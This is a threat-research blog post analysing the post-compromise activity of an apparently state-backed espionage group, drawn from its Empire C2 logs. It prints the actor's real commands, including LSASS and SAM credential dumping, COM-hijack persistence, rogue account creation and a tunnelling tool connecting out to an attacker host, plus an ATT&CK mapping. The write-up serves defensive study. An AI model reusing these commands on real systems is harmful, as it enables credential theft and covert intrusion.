

Looking over the nation-state actors' shoulders: Even they have a difficult day sometimes

trellix.com/en-gb/about/newsroom/stories/threat-labs/looking-over-the-nation-state-actors-shoulders.html



By [Christiaan Beek](#) and [Marc Elias](#) · February 17, 2022

Have you ever been curious about how nation-state actors operate and what their day-to-day work looks like?

This blog reveals some of these details observed based on our Advanced Threat Research team's analysis of [Operation Graphite](#), a multi-stage espionage campaign targeting high-ranking government officials overseeing national security policy and individuals in the defense industry in Western Asia.

In summary, Trellix's Advanced Threat Research team [recently](#) exposed what appears to be a nation-state operator using Microsoft's OneDrive as a Command and Control (C2) server as a first interaction with its victims. When the results of the initial attack passed the test, more stages were installed ending with an Empire Agent interacting with the threat-actor's Empire server. When investigating incidents, the timestamps of actions, files are important indicators in the investigation. The timestamps of the actor's activity were based on the forensic artifacts discovered at both victims' sites and from the Empire's servers the actors used in the campaign. Thanks to the partnerships between the public sector and us a private company, we were able to exchange data and information that was beneficial for the parties involved into this investigation.

As a reminder, we highlight the timeline of events below:



Figure 1. Timeline of the campaign

From our timeline, we observed the registration of one of the C2 domains in June 2021. Later, the actor is uses OneDrive to drag, and sync encrypted command files with its victims. Using a OneDrive as a C2 server is a simple but effective defensive evasion tactic.

Let us be honest, how many companies are not using it and synchronisation traffic is happening every second in the network? It is a wonderful way for an attacker to hide his C2 traffic, and it is a novel way of interacting fast with your victims. But what if you accidentally dragged the wrong folder to the server?

Блин!

This is exactly what happened... One of the files that was accidentally synchronised, contained the setup process of the C2 server:

```
python2 get-pip.py
pip install -r requirements.txt
poetry run ./ps-empire server
route ADD 192.168.35.0 MASK 255.255.255.0 192.168.0.2
node .\excel.js --url https://wordkeyvupload.net/keys --payload console.dll --second keyload.xls --out keyload.xlsx
node .\excel.js --url https://wordkeyvupload.net/keys --payload console.dll --second 'Missions Budget Lb.xls' --out 'Missions Budget Lb.xlsx'
out/dll/JjnJq3.html
out/dll/0Y0L4.cab
node .\excel.js --url https://wordkeyvupload.net/keys --payload console.dll --second 'parliament_rew.xls' --out 'parliament_rew.xlsx'
out/dll/iz7hfD.html
out/dll/whmel.cab
```

Figure 2. Setup script for C2 server


In the screenshot, where we have redacted a few parts, we observe the steps and commands taken on the server to install the Empire software and setup routing and the payloads.

The domain-name and URL (Uniform Resource Locator) paths, combined with the observed payload names in our research match exactly.

When the C2 was abandoned, the actors might have been in a hurry and did not clean up the disk. Thanks to our partnership, we were able to investigate the Empire server logs that helped identify victims, but, moreover, gave a sneak-peek into how the threat actors operated once they had access to their victim’s computers. We will share some of our findings and where needed we redacted for the sake of privacy the data.

Testing the infrastructure

Before the first victim, the actors infected a virtual machine with an Empire agent on the September 15th in 2021 to test the connectivity to the C2 and execute a few reconnaissance commands. We will take you through that day:



```
Attacker: launch checkin task
Victim machine: alive

Attacker: Hostname
Victim machine: SmokeyBear

Attacker: whoami
Victim machine: SmokeyBear\|Admin

Attacker: netstat
Victim machine: Active Connections Foreign Address State
TCP x.x.x.x:49741 wordkeyvload:2424
```

Figure 3.

Attacker testing the waters

We observe in this first part the attacker checking if the machine is still reachable using the Empire Agent and next reconnaissance commands are sent to discover the hostname, IP-address, the user account logged in at the time of asking and finally confirming that the network connection with the C2 server is established.

Later, on the 21st of September 2021, the threat actors tested the full infection chain by infecting another virtual machine. The commands issued to the machine are the following:

```
Attacker: task
Victim machine: shows scheduled tasks

Attacker: ipconfig
Victim machine: shows ip configuration

Attacker: dir
Victim machine: shows directory of entry

Attacker: ping 8.8.8.8
Victim machine: ping answer for Google's DNS
```

Figure 4.

Attacker listing network settings

The attacker is verifying for any scheduled tasks that are running on the infected machine and continues to verify the settings and ability of network connectivity. To test if the computer can reach the Internet, a ping command towards Google's DNS (Domain Name System) (8.8.8.8) is executed.

On the 29th of September 2021, to double check the infection chain was working they infected another virtual machine. Both infection dates of the testing virtual machines match the ones we mentioned in the Timeline of the operation in our previous research.

In the image below, we show the commands executed in this new testing machine:

```
Attacker: wmic os get OSArchitecture
Victim machine: 64-bit

Attacker: upload console64.dll
Victim machine: Upload of console64.dll successful

Attacker: move console64.dll C:\\ProgramData\\console64.dll
Victim machine: executed move

Attacker: reg add
HKCU\\Software\\Classes\\CLSID\\{D9144DCD-E998-4ECA-
AB6A-DCD83CCBA16D}\\InProcServer32 /v
Victim machine: The operation completed successfully.
```

Figure 5.

Attacker testing persistence


First, the attacker checks the architecture of the machine, which in this case is 64 bits, and uploads an DLL (Dynamic Link Library) Empire agent corresponding to the architecture of the system. Next, it moves the payload to the directory “C:\ProgramData” and establishes persistence in the system overriding the CLSID (Class Identifier) “{D9144DCD-E998-4ECA-AB6A-DCD83CCBA16D}” with the path to Empire agent file. This technique is known as COM (Component Object Model) Hijacking and was discussed in the previously report of the campaign.

Start of the campaign

We started identifying victims in the logs on the 6th of October 2021, the same day the attackers launched the attack, and the Excel documents were uploaded to Virus Total. We identified several different infected systems all of them from the same organization.

Once the attacker got access to the victims’ machines, he uploaded the DLL Empire agent and executed the exact same commands we have seen in the previous testing machine to establish persistence as if he were following the APT (Advanced Persistent Threat) operators’ manual.

After executing the commands to establish persistence, the actors started executing commands to gather information about the context, the machine, and the username of the victim. First, they queried the current path the Empire agent is executing, they listed the directory “C:\Program Data” to check if the Empire agent was properly moved, through the systeminfo command they got the statistics and technical information of the infected machine, they obtained the current user and finally they listed all the software installed.



```
Attacker: dir C:\\ProgramData\\
Victim machine: directory listing

Attacker: (Resolve-Path .\\).Path
Victim machine: C:\\Users\\UserX\\Documents

Attacker: systeminfo
Victim machine: Workstation statistics

Attacker: whoami
Victim machine: DomainVictim\\UserX

Attacker: reg query HKCU\\Software\\
Victim: Machine: Installed software list from registry
```

Figure 6.

Reconnaissance commands on victims’ machines

Continuing in the reconnaissance stage of the attack, the operators gathered more information about the users in the Administrators group, the domain information about the current user, the list of shares available in the machine, the current active processes executing in the machine. The adversaries spend quite time in the Discovery phase to gain knowledge about the system and the internal network to understand how they can escalate privileges and move laterally to fulfil their objective of information-gathering.

```
Attacker: net localgroup Administrators
Victim machine: List of users in Administrators group

Attacker: net user /domain UserX
Victim machine: Information about the domain user account

Attacker: net share
Victim machine: Default shares

Attacker: tasklist
Victim machine: Running processes

Attacker: net statistics workstation
Victim machine: Workstation statistics
```

Figure 7. User

reconnaissance commands

After the user reconnaissance and discovery phase, the adversaries elevated privileges from the current user to SYSTEM. We do not have full visibility on how the process was completed, but we assess with medium confidence they used a custom tool mimicking or abusing the ThinPrint software installer. The assessment is based on that after the upload and execution of the tools, a new Empire agent on the same machine with SYSTEM privileges does the “check-in” task into the Empire server.

```
Attacker: upload ThinPrint.dll
Victim machine: directory listing

Attacker: upload ThinPrintInst.exe
Victim machine: Upload of ThinPrintInst.exe successful

Attacker: ThinPrintInst.exe -b ThinPrint.dll
Victim machine: Command executed

Attacker: New agent checkin

Attacker: whoami
Victim machine: NT AUTHORITY\SYSTEM

Attacker: del ThinPrintInst.exe ThinPrint.dll
Victim machine: Files deleted
```

Figure 8.

Privilege escalation commands

From this point on, the attacker(s) are using several commands to gain more information about the system, which software is installed, add a user account for persistence and dump the LSASS (Local Security Authority Subsystem Service) memory, and identifying the antivirus vendor installed. Dumping

the LSASS, with the use of Minidump is used for getting credentials out of that dump that might assist in more lateral movement through the victims' network. In the below picture, we highlight some of these interesting commands:

```
# Dumping LSASS Memory:
rundll32 C:\\windows\\system32\\comsvcs.dll,MiniDump 612
c:\\windows\\temp\\

# Add new user for persistence:
net user /add user5 [password]

# Get Machine Antivirus:
Get-WmiObject -Namespace root/SecurityCenter2 -Class
AntiVirusProduct | format-list

# Save Outlook credentials from registry:
reg save \"hku\\S-1-5-21-
171*****\\software\\microsoft\\office\\16.0\\Outlook
```

Figure 9.

Examples of lateral movement

Once all is clear to the attacker, we observed the attacker harvesting for data and documents with topics of interest. Since we identified the machine(s) used by the attacker(s), the attacker verified if the upload were successful and by frequent directory listings executed on the systems, the progress of the download of this information could be observed. A lot of the information the threat actor was interested in was related to diplomatic and political oriented content. For example, documentation around the European Union meetings and other notes of diplomatic meetings.

| LastWriteTime | length | Name |
|---------------------|--------|------------------------------|
| 04.10.2021 13:45:19 | | !Bookmark |
| 10.03.2021 15:16:13 | | Custom Office Templates |
| 04.10.2021 13:45:19 | | Fax |
| 04.10.2021 12:53:03 | | My Music |
| 04.10.2021 12:53:03 | | My Pictures |
| 04.10.2021 12:53:03 | | My Videos |
| 04.10.2021 13:45:15 | | Pictures |
| 04.10.2021 13:45:16 | | Scanned Documents |
| 18.03.2021 16:52:23 | | Zoom |
| 02.05.2019 16:27:38 | 55296 | XXXXXXXXXXXX.doc |
| 24.05.2018 15:13:42 | 53248 | XXXXXXXXXXXXBrusselsXXX.doc |
| 10.01.2017 12:07:42 | 173656 | XXXXXXXXXXXXItinerary.pdf |
| 17.05.2019 17:19:33 | 230881 | XXXXXXXXXXXX28_agreement.pdf |

Figure 10.

Examples of lateral movement

After all the information was gathered, the actors uploaded a tool that by the command line they used to execute resembles to a VNC remote access software. After executing the file, they started testing their connection to other critical machines inside the victim infrastructure to check if they can reach and

remotely control them.

```
Attacker: upload file_00, file_01, file_02, file_03
Victim machine: Upload of files successful

Attacker: gc file_00, file_01, file_02, file_03 -Enc Byte -Read 4096 | sc vmtun.exe -Enc Byte
Victim machine: File vmtun.exe created

Attacker: vmtun.exe "-connect jimbeam.live:993 -pass BearsLoveWhiskey"
Victim machine: Workstation statistics

Attacker: nslookup Domain-Controller.DomainVictim
Victim machine: Server IP response
```

Figure 11.

Possible VNC tool

When the actor finished operating with the tools in the victims' systems, he started to clean some of the tools used:

```
Attacker: Del mytools.exe
Victim Machine: tools of attackers are deleted
```

Figure 12. Deleting

the files

When you are in digital forensics, your heart will start to jump up and down, since deleting files is great, but if they are not overwritten, using file-carving of deleted files gives an opportunity to recover those files.

Conclusion

This blog gave an overview of the operational details inside the campaign we unveiled the past month where a Prime Minister's Office was compromised in Western Asia by a Russian threat actor. The threat actor was extremely interested in information on the current political landscape. With high confidence, we observed the actor gathering information about the relationships established between these victims and the European Union and other diplomatic relationships were of interest. A clear example of an intelligence operation that assisted in gaining insights into the political landscape.

As we already said in the previous blog, the actors behind this campaign are very advanced as they spent months setting up the infrastructure, creating the lure documents with the embedded exploit, and testing all the components before launching the attack. Even though the actors are very advanced, nonetheless they are still human, therefore they make mistakes as we have seen in this blog.

Following the trail of breadcrumbs left by the threat actors, we gathered valuable intel on how the operators operate on a compromised network allowing us to observe the tactics, techniques, and procedures in a complex espionage campaign.

MITRE ATT&CK

| ATT&CK ID | Tactics | Name | Observable |
|-----------|-------------------|---|---|
| T1560 | Collection | Archive Collected Data | Add-Type -Assembly System.IO.Compression.FileSystem [IO.Compression.ZipFile]::CreateFromDirectory([folderPath], [zipFilePath]) |
| T1005 | Collection | Data from Local System | dir c:\users\USERX\desktop |
| T1114.001 | Collection | Email Collection: Local Email Collection | reg query HKEY_USERS\S-1-5-21-***\software\microsoft\office\16.0\Outlook |
| T1003.001 | Credential Access | OS Credential Dumping: LSASS Memory | rundll32 C:\windows\system32\comsvcs.dll,MiniDump 788 c:\temp\dmlsdif\dmlsdif5.bin full |
| T1003.002 | Credential Access | OS Credential Dumping: Security Account Manager | reg save hklm\system c:\windows\temp\tmpsystl /y reg save hklm\security c:\windows\temp\tmpsectl /y reg save hklm\sam c:\windows\temp\tmpsmstl /y |
| T1562.001 | Defense Evasion | Impair Defenses: Disable or Modify Tools | |
| T1562.010 | Defense Evasion | Impair Defenses: Downgrade Attack | |
| T1070.004 | Defense Evasion | Indicator Removal on Host: File Deletion | del ThinPrint.dll del ThinPrintInst.exe |

| | | | |
|-----------|--|---|---|
| T1112 | Defense Evasion | Modify Registry | reg add HKCU\Software\Classes\CLSID\{D9144DCD-E998-4ECA-AB6A-DCD83CCBA16D}\InProcServer32 |
| T1078.003 | Defense Evasion, Initial Access, Persistence, Privilege Escalation | Valid Accounts: Local Accounts | net user /add user1 XXXXX |
| T1087.002 | Discovery | Account Discovery: Domain Account | cmd /c query user net user /domain XXXX |
| T1087.003 | Discovery | Account Discovery: Email Account | reg query HKEY_USERS\S-1-5-21-***\software\microsoft\office\16.0\Outlook\Profiles\Outlook |
| T1087.001 | Discovery | Account Discovery: Local Account | net localgroup net localgroup Administrators |
| T1057 | Discovery | Process Discovery | tasklist tasklist findstr /i lsas |
| T1069 | Discovery | Permission Groups Discovery | net localgroup Administrators |
| T1012 | Discovery | Query Registry | reg query HKCU\Software\Classes\CLSID\ |
| T1518 | Discovery | Software Discovery | reg query HKCU\Software\ |
| T1518.001 | Discovery | Software Discovery: Security Software Discovery | Get-WmiObject -Namespace root\SecurityCenter2 - Class AntiVirusProduct format-list |
| T1082 | Discovery | System Information Discovery | systeminfo net statistics workstation |
| T1016 | Discovery | System Network Configuration Discovery | ipconfig ipconfig /all |

| | | | |
|-----------|------------------|---|---|
| T1016.001 | Discovery | System Network Configuration Discovery: Internet Connection Discovery | ping 8.8.8.8 |
| T1049 | Discovery | System Network Connections Discovery | netstat netstat -n |
| T1033 | Discovery | System Owner/User Discovery | whoami /all cmd /c query user |
| T1135 | Discovery | Network Share Discovery | net share |
| T1007 | Discovery | System Service Discovery | |
| T1041 | Exfiltration | Exfiltration Over C2 Channel | download c:\users\USERX\desktop\mail.docx |
| T1570 | Lateral Movement | Lateral Tool Transfer | |
| T1098 | Persistence | Account Manipulation | net user /add user1 XXXXX |
| T1136.001 | Persistence | Create Account: Local Account | net user /add user1 XXXXX |
| T1546.015 | Persistence | Event Triggered Execution: Component Object Model Hijacking | CLSID: D9144DCD-E998-4ECA-AB6A-DCD83CCBA16D |